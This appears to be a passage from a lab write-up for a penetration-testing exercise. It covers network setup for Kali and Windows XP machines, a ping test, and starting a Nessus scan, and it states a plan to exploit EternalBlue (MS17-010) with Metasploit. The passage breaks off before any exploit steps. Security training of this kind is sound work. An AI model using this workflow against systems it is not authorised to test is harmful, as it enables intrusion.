
The primary objectives of this exercise are as follows:

- **Vulnerability Scanning:** We will use Nessus, a widely-used vulnerability scanner, to perform a basic scan on the Windows XP machine. This scan aims to identify any existing vulnerabilities within the system.
- **Exploitation with Metasploit:** After identifying vulnerabilities, we will specifically exploit the MS17-010 vulnerability, also known as EternalBlue, using the Metasploit framework. This step involves leveraging Metasploit to gain unauthorized access to the target machine.

Once we have successfully exploited the vulnerability and obtained a Meterpreter session, we will carry out the tasks to gather information and confirm control over the target machine.



# CHANGE IP ADDRESS



```

GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.200.100
    netmask 255.255.255.0
    network 192.168.200.0
    broadcast 192.168.200.255
    gateway 192.168.200.1

```


First, to change the IP address of the kali and windows xp machines we used the command: **sudo nano /etc/network/interfaces**



To change the IP on Windows XP, we first opened the '**Start**' menu and went to '**Control Panel**'. From there, we selected '**Network Connections**' and found the network connection we want to change. We right-clicked on this connection and chose '**Properties**'. In the connection's properties window, we selected '**Internet Protocol (TCP/IP)**' and clicked on '**Properties**'. In the new window that opens, we have selected '**Use the following IP address**' and entered the desired IP, subnet mask and default gateway. Finally, we restarted the computer to apply the changes.

# PING

We verify that the machines are communicating with each other through a **ping**.



The screenshot shows a terminal window in a Kali Linux environment. The terminal window has a dark background with light-colored text. At the top, there is a toolbar with icons for file operations and tabs labeled "Workspace 1", "Workspace 2", "Workspace 3", and "Workspace 4". Below the toolbar, the terminal prompt is "(kali㉿kali)-[~]" followed by a dollar sign (\$) and a blank line. The user then types "ping 192.168.200.200" and presses Enter. The terminal displays the ping results:

```
zsh: corrupt history file /home/kali/.zsh_history
└─(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=4.99 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=1.96 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.98 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=1.95 ms
^C
— 192.168.200.200 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 1.954/2.719/4.987/1.309 ms


└─(kali㉿kali)-[~]
```

At the bottom of the terminal window, there are three tabs: "Home", "BOF\_MOD", and "password".


# START NESSUS

We open the terminal and type the following command to start the nessus service:  
**sudo systemctl start nessusd.service**

We then used the same command but replacing '**start**' with '**status**' to check that the service is running correctly.



A screenshot of a Kali Linux desktop environment. A terminal window is open with the title 'Workspace 1 Workspace'. The terminal shows the command '\$ sudo systemctl start nessusd.service' being typed. The background shows icons for a file manager, terminal, and browser.



A screenshot of a terminal window showing the output of the command '\$ sudo systemctl status nessusd'. The output indicates that the 'nessusd.service' is active (running) since May 28, 2024, at 09:25:06 EDT, with a main PID of 2834. It also shows tasks, memory usage, and CPU usage. A log message at the bottom states: 'May 28 09:25:06 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.'


```
(kali㉿kali)-[~] $ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
   Active: active (running) since Tue 2024-05-28 09:25:06 EDT; 45s ago
     Main PID: 2834 (nessus-service)
        Tasks: 14 (limit: 3490)
       Memory: 1.1G (peak: 1.1G)
          CPU: 53.777s
        CGroup: /system.slice/nessusd.service
                  └─2834 /opt/nessus/sbin/nessus-service -q
                  ├─2836 nessusd -q

May 28 09:25:06 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.

(kali㉿kali)-[~] $
```

# START NEW SCAN

We move to “**My scans**” section and choose “**New Scan**”.



The screenshot shows the Metasploit Framework's web interface at <https://kali:8834/#/scans/folders/my-scans>. The page title is "My Scans". There are three scans listed:

